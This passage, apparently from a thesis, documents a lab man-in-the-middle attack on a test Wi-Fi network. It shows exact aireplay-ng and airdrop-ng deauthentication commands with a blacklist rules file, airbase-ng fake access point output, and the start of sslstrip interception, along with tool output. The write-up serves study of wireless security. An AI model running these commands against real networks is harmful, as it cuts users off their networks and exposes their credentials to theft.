Connecting Client: 1E:E1:86:76:00:A4 to target AP: 00:1F:9F:CF:7B:6D
Connecting Client: F1:34:E0:F5:4C:6A to target AP: 00:1F:9F:CF:7B:6D
Connecting Client: 21:16:87:6F:0D:4C to target AP: 00:1F:9F:CF:7B:6D
Connecting Client: B4:02:27:6F:88:7D to target AP: 00:1F:9F:CF:7B:6D
Connecting Client: C2:9A:77:F3:13:E4 to target AP: 00:1F:9F:CF:7B:6D
Connecting Client: 87:65:36:F9:95:C9 to target AP: 00:1F:9F:CF:7B:6D
Connecting Client: 0D:42:82:31:A0:46 to target AP: 00:1F:9F:CF:7B:6D
Connecting Client: 76:09:1E:CA:C4:08 to target AP: 00:1F:9F:CF:7B:6D
Connecting Client: 94:0E:30:DE:8E:7C to target AP: 00:1F:9F:CF:7B:6D
Connecting Client: 34:E1:3F:1B:AB:0E to target AP: 00:1F:9F:CF:7B:6D
Connecting Client: D9:FF:9C:A1:C1:12 to target AP: 00:1F:9F:CF:7B:6D
Connecting Client: 47:1B:39:46:99:6B to target AP: 00:1F:9F:CF:7B:6D
Connecting Client: EF:87:DC:6B:6C:D2 to target AP: 00:1F:9F:CF:7B:6D
Device is still responding with  1000 clients connected!
```

FIGURE 3.19: Authentication flood attack in progress

Like the Authentication flood attack the Association flood attack follows the same principals. The attacker can flood the target with forged association frames aiming to overflow the Association table. Once the Association table is full the AP will not be able to connect any new clients and it will begin disconnecting the already connected.

Despite that both attacks have the same strategy regarding the attack itself, the Association flood attack has some disadvantages. In contrast with the past all the AP have installed mechanisms that prevent the Association flood attack to take place. APs can distinguish if the incoming association frames are from a valid client by checking the Association table for a previous valid authentication. If there is not a valid authentication present they are discarded. Additionally many APs have integrated serial number counters and they can monitor the serial number of the frames. Once they discover irregular arrival of incoming association frames they are discarded automatically.

3.3.4.2 De-authentication attack

Both the Authentication flood attack and the Association flood attack are aiming at the legitimate APs to disconnect their clients. But, as mentioned in the previous section, there are cases that these attacks will fail to disconnect the clients from the legitimate

APs due to defensive mechanisms like the Serial Number counter regarding the association frames. The De-authentication attack can cover that failure because it has the ability to attack the clients that are connected to the target AP by sending large volumes of forged de-authentication frames to them. The receiving clients consider these frames valid and thus they stay unauthenticated.






FIGURE 3.20: Deuthentication process

The De-authentication attack can operate in unicast mode and disconnect a certain client connected on the target AP. To increase the efficiency of the attack it can operate in broadcast mode. In this mode the attacker transmit forged de-authentication frames to all the clients that are connect to the target AP and will force them to retreat to Unauthenticated/Unassociated state. In this occasion the attacker can lure the clients to connect to the fake AP and start intercepting their traffic. The tood that can conduct such an attack is ”aireplay-ng” under a Linux environment. Figure 3.21 illustrates the codes for the attack and Figure 3.22 the process of a broadcast De-authentication attack to the ”Test Wifi” wireless network.



```
# Unicast De-authentication, “-0” stands for deauthentication. “-a” indicates
the AP followed by its MAC,   “-c” stands for client followed by its MAC and
mon0 is the NIC interface

root@bt:~# aireplay-ng -0 –a 00:1F:9F:CF:7B:6D –c XX:XX:XX:XX:XX:XX mon0

# Broadcast De-authentication, “-0” stands for deauthentication. “-a” indicates
the AP followed by its MAC  and mon0 is the NIC interface

root@bt:~# aireplay-ng -0 –a 00:1F:9F:CF:7B:6D mon0
```

Figure 3.21: Codes for the de-authentication attack



```
root@bt:~# aireplay-ng --deauth 0 -a 00:1F:9F:CF:7B:6D mon0
03:08:16  Waiting for beacon frame (BSSID: 00:1F:9F:CF:7B:6D) on channel 11
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
03:08:16  Sending DeAuth to broadcast -- BSSID: [00:1F:9F:CF:7B:6D]
03:08:17  Sending DeAuth to broadcast -- BSSID: [00:1F:9F:CF:7B:6D]
03:08:17  Sending DeAuth to broadcast -- BSSID: [00:1F:9F:CF:7B:6D]
03:08:18  Sending DeAuth to broadcast -- BSSID: [00:1F:9F:CF:7B:6D]
03:08:18  Sending DeAuth to broadcast -- BSSID: [00:1F:9F:CF:7B:6D]
03:08:19  Sending DeAuth to broadcast -- BSSID: [00:1F:9F:CF:7B:6D]
03:08:19  Sending DeAuth to broadcast -- BSSID: [00:1F:9F:CF:7B:6D]
03:08:20  Sending DeAuth to broadcast -- BSSID: [00:1F:9F:CF:7B:6D]
03:08:20  Sending DeAuth to broadcast -- BSSID: [00:1F:9F:CF:7B:6D]
03:08:21  Sending DeAuth to broadcast -- BSSID: [00:1F:9F:CF:7B:6D]
03:08:21  Sending DeAuth to broadcast -- BSSID: [00:1F:9F:CF:7B:6D]
03:08:22  Sending DeAuth to broadcast -- BSSID: [00:1F:9F:CF:7B:6D]
03:08:22  Sending DeAuth to broadcast -- BSSID: [00:1F:9F:CF:7B:6D]
03:08:22  Sending DeAuth to broadcast -- BSSID: [00:1F:9F:CF:7B:6D]
03:08:23  Sending DeAuth to broadcast -- BSSID: [00:1F:9F:CF:7B:6D]
03:08:23  Sending DeAuth to broadcast -- BSSID: [00:1F:9F:CF:7B:6D]
03:08:24  Sending DeAuth to broadcast -- BSSID: [00:1F:9F:CF:7B:6D]
03:08:24  Sending DeAuth to broadcast -- BSSID: [00:1F:9F:CF:7B:6D]
03:08:25  Sending DeAuth to broadcast -- BSSID: [00:1F:9F:CF:7B:6D]
03:08:25  Sending DeAuth to broadcast -- BSSID: [00:1F:9F:CF:7B:6D]
03:08:26  Sending DeAuth to broadcast -- BSSID: [00:1F:9F:CF:7B:6D]
03:08:26  Sending DeAuth to broadcast -- BSSID: [00:1F:9F:CF:7B:6D]
03:08:27  Sending DeAuth to broadcast -- BSSID: [00:1F:9F:CF:7B:6D]
03:08:27  Sending DeAuth to broadcast -- BSSID: [00:1F:9F:CF:7B:6D]
03:08:28  Sending DeAuth to broadcast -- BSSID: [00:1F:9F:CF:7B:6D]
03:08:28  Sending DeAuth to broadcast -- BSSID: [00:1F:9F:CF:7B:6D]
03:08:29  Sending DeAuth to broadcast -- BSSID: [00:1F:9F:CF:7B:6D]
03:08:29  Sending DeAuth to broadcast -- BSSID: [00:1F:9F:CF:7B:6D]
03:08:29  Sending DeAuth to broadcast -- BSSID: [00:1F:9F:CF:7B:6D]
03:08:30  Sending DeAuth to broadcast -- BSSID: [00:1F:9F:CF:7B:6D]
03:08:30  Sending DeAuth to broadcast -- BSSID: [00:1F:9F:CF:7B:6D]
03:08:31  Sending DeAuth to broadcast -- BSSID: [00:1F:9F:CF:7B:6D]
03:08:31  Sending DeAuth to broadcast -- BSSID: [00:1F:9F:CF:7B:6D]
03:08:32  Sending DeAuth to broadcast -- BSSID: [00:1F:9F:CF:7B:6D]
```


Figure 3.22: Broadcast De-authentication attack in progress

3.3.4.3 Multi-AP De-authentication attack

As mentioned in the previous section when de-authenticated, the clients will begin to search for the AP by sending Probe Requests in order to get a response. A crucial factor when choosing an AP to connect to is the signal strength that the AP transmits. Many wireless networks have more than one APs in their ESS so a client can detect another legitimate AP in the vicinity with higher signal strength and connect to it, rather than the fake AP. In order to face this problem the attacker must have a high power transmitter so that the fake AP's transmitted signal will overcome all the legitimate ones. Additionally, in order to avoid any client migration to other legitimate APs, the attacker will have to attack the rest of the APs. Performing a multi-AP de-authentication attack to the all the clients, the attacker will leave no choice to the clients but to connect to the fake AP.

In a multi-AP environment the attacker will face the challenge of confronting several legitimate APs in the same time. Performing the usual de-authentication attack as described in a previous section is not a viable and efficient solution, especially when the number of APs are more than two. For that reason the attack has to be based on a system that will attack all the APs in the same time based on a list. During the information gathering process the attacker will mark the target APs and create a blacklist with their BSSID. Later on this list will be passed to the attacking tool along with a list of rules regarding the attack. The rules list will include allow and deny rules regarding the targeted APs and clients along with the fake AP. To conduct the multi-AP de-authentication attack the "Airdrop-ng" tool was used under Linux environment.


After performing an Information gathering, more than one APs where discovered by the attacker in the vicinity. Figure 3.23 the results of the operation.



```
CH 12 ][ Elapsed: 3 mins ][ 2015-07-20 17:14

BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

00:1C:A8:0A:98:FF  -36       66       45    0  11  54   OPN              Test Wifi
00:05:59:55:FB:CF  -32      131       29    0   6  54e. WPA2 CCMP   PSK  HK1
00:1F:9F:CD:A7:51  -48       49        4    0   1  54   WPA  TKIP   PSK  Thomson1C73EC
E8:4E:06:0A:02:B0  -59      373      162    0  11  54   OPN              Test Wifi
00:1F:9F:CF:7B:6D  -29      129       14    0  11  54   OPN              Test Wifi
38:22:9D:AF:01:EF  -66        2        0    0  11  54e. WPA2 CCMP   PSK  Ioanna

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

00:1C:A8:0A:98:FF  00:21:27:DE:09:65  -31   54 - 1  2274      2329
00:1F:9F:CD:A7:51  E8:99:C4:B9:01:7B  -63   36 - 1     0         7
00:1F:9F:CD:A7:51  28:0D:FC:4D:76:EE  -55    0 - 1     0         4
00:1F:9F:CF:7B:6D  BC:EE:7B:3E:FB:F7  -66    0 - 1     1      2257
```

FIGURE 3.23: Information gathering with multiple results


The APs with BSSIDs 00:1C:A8:0A:98:FF and 00:1F:9F:CF:7B:6D are target APs and they both have a connected client to them with MAC addresses 00:21:27:DE:09:65 and BC:EE:7B:3E:FB:F7 accordingly. Additionally the Fake AP can be seen with BSSID E8:4E:06:0A:02:B0 having the same ESSID with the target APs. In order to de-authenticate the clients from the target APs, the target APs must be blacklisted in the rules list. The rules can be seen in figure 3.24



```
# Blacklist
# Deny any clients from connecting to the APs with the following MAC addresses
d/00:1C:A8:0A:98:FF|any
d/00:1F:9F:CF:7B:6D|any
```


Figure 3.24: Rules list for blacklisted APs

With the creation of the rules the attack can begin to de-authenticate the clients from the legitimate access points using the Airdrop-ng tool. The tool based on the information gathered and the black list will attack every client that is connected to the targeted APs and it will only stop when the attacker issues the stop command. The interval between the attacks can be set by the attacker depending the number of clients present.



```
# Multi-AP de-authentication code where "-i" stands for interface, "-t" indicates the input of the file with the network devices in the vicinity, "–r" indicates the input of the rules list file and "-b" indicates information display
root@bt:~# airdrop-ng –i mon0 –t /root/aplist-01.csv –r /root/Desktop/rules -b
```


Figure 3.25: Code for Multi-AP De-authentication attack



```
root@bt:~# airdrop-ng -i mon0 -t /root/aplist-01.csv -r /root/Desktop/rules -b

##################################################
#             Welcome to AirDrop-ng              #
##################################################

Rule Number 1
d/00:1F:9F:CF:7B:6D|any
{'raw': 'd/00:1F:9F:CF:7B:6D|any', 'state': 'd', 'clients': 'ANY', 'bssid': '00:1F:9F:CF:7B:6D'}
Deny BC:EE:7B:3E:FB:F7 clients to 00:1F:9F:CF:7B:6D bssid

Rule Number 2
d/00:1C:A8:0A:98:FF|any
{'raw': 'd/00:1C:A8:0A:98:FF|any', 'state': 'd', 'clients': 'ANY', 'bssid': '00:1C:A8:0A:98:FF'}
Deny 00:21:27:DE:09:65 clients to 00:1C:A8:0A:98:FF bssid


Attempting to TX 32 packets 1 times each

Sent 32 packets 1 times each
Waiting 0.0 sec in between loops

Rule Number 1
d/00:1F:9F:CF:7B:6D|any
{'raw': 'd/00:1F:9F:CF:7B:6D|any', 'state': 'd', 'clients': 'ANY', 'bssid': '00:1F:9F:CF:7B:6D'}
Deny BC:EE:7B:3E:FB:F7 clients to 00:1F:9F:CF:7B:6D bssid

Rule Number 2
d/00:1C:A8:0A:98:FF|any
{'raw': 'd/00:1C:A8:0A:98:FF|any', 'state': 'd', 'clients': 'ANY', 'bssid': '00:1C:A8:0A:98:FF'}
```

Figure 3.26: Multi-AP de-authentication attack in progress


With the De-authentication attack in progress a new information gathering operation was launched. As illustrated in Figure 3.27 both clients from the target APs have been de-authenticated and they were disconnected from their networks.



```
CH  9 ][ Elapsed: 4 s ][ 2015-07-20 17:19

BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

00:1C:A8:0A:98:FF  -36       66       45    0  11  54   OPN              Test Wifi
00:05:59:55:FB:CF  -32      131       29    0   6  54e. WPA2 CCMP   PSK  HK1
00:1F:9F:CD:A7:51  -48       49        4    0   1  54   WPA  TKIP   PSK  Thomson1C73EC
E8:4E:06:0A:02:B0  -59      373      162    0  11  54   OPN              Test Wifi
00:1F:9F:CF:7B:6D  -29      129       14    0  11  54   OPN              Test Wifi

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

(not associated)   00:21:27:DE:09:65  -27    0 - 1      3        5
00:1F:9F:CD:A7:51  E8:99:C4:B9:01:7B  -63   36 - 1      0        7
(not associated)   BC:EE:7B:3E:FB:F7  -66    0 - 1      1     2257
```

FIGURE 3.27: De-authenticated clients

From the moment the clients are de-authenticated and disconnected from the legitimate APs the will automatically begins sending Probe Requests trying to re-connect to the network. With the legitimate APs being jammed the only option for the clients is the Fake AP that it has been set up with the same ESSID. The clients will not realise that they are under attack and the migration from the legitimate AP to the fake AP will last some seconds. The results of the attack are illustrated in Figure 3.28 where the client with MAC address 00:21:27:DE:09:65 automatically connected to the Fake AP.



```
root@bt:~# airbase-ng --essid "Test Wifi" -c 11 mon1
17:29:14  Created tap interface at0
17:29:14  Trying to set MTU on at0 to 1500
17:29:14  Access Point with BSSID E8:4E:06:0A:02:B0 started.
17:29:35  Client 00:21:27:DE:09:65 associated (unencrypted) to ESSID: "Test Wifi"
```

FIGURE 3.28: De-authenticated client an the Fake AP

3.4 Traffic interception

With the successful implementation of the MITM attack the attacker is now able to intercept the routed traffic passing through the fake AP, namely the attacker's computer. There are plenty of tools available to perform the task such as Wireshark and Tcpdump but the purpose of a MITM attack is to capture the sensitive information the clients send and receive thought the network rather than the whole traffic. The majority of the websites that require credentials from the client, like on-line banking and social media, they usually protect their session using the Hypertext Transfer Protocol Secure(HTTPS) protocol. Any captured HTTPS frames will require extra workload from the attackers side in order to decrypt those frames and retrieve the information. The MITM attack gives the opportunity to the attacker to intercept those credentials without decrypting any HTTPS frames at all.

With the aim to intercept only the valuable data from the traffic a set of tools will be used, the combination of ettercap and sslstrip. Ettercap is a tool that it is used for network protocol analysis and it is capable to intercept traffic as well as conduct active eavesdropping on a number of protocols. Ettercap has four modes of operation: IP-mode, MAC-mode, ARP-mode and PublicARP-mode. In this experiment the IP mode will be used and all the traffic from the virtual interface at0 will be intercepted.

The second tool used in the experiment, as mentioned before, is Sslstrip. Sslstrip is a tool that prevents a web browser to upgrade its regular connection to an SSL protected connection. Additionally Sslstrip creates a fake valid certificate mimicking the target web server the client is trying to connect to. With this way the browser is deceived that the connection is secure and there is no warning that the session is hijacked. Picture 3.29 illustrates the implementation of Ettercap and Sslstrip tool in the MITM attack.





Figure 3.29: Ettercap and Sslstrip implemetation


First the Sslstrip tool needs to be implemented in order to deny any secure sessions to the connected clients and afterwards the Ettecap tool to intercept the traffic. Figures 3.30 and 3.31 illustrate the necessary codes.



```
# Sslstrip activation where “-f” creates a lock icon on secure requests, “-p” log only the SSL POST requests, “-k” eliminates any active sessions in progress and 1000 is the traffic port
root@bt:~# sslstrip –f –p –k 1000
```

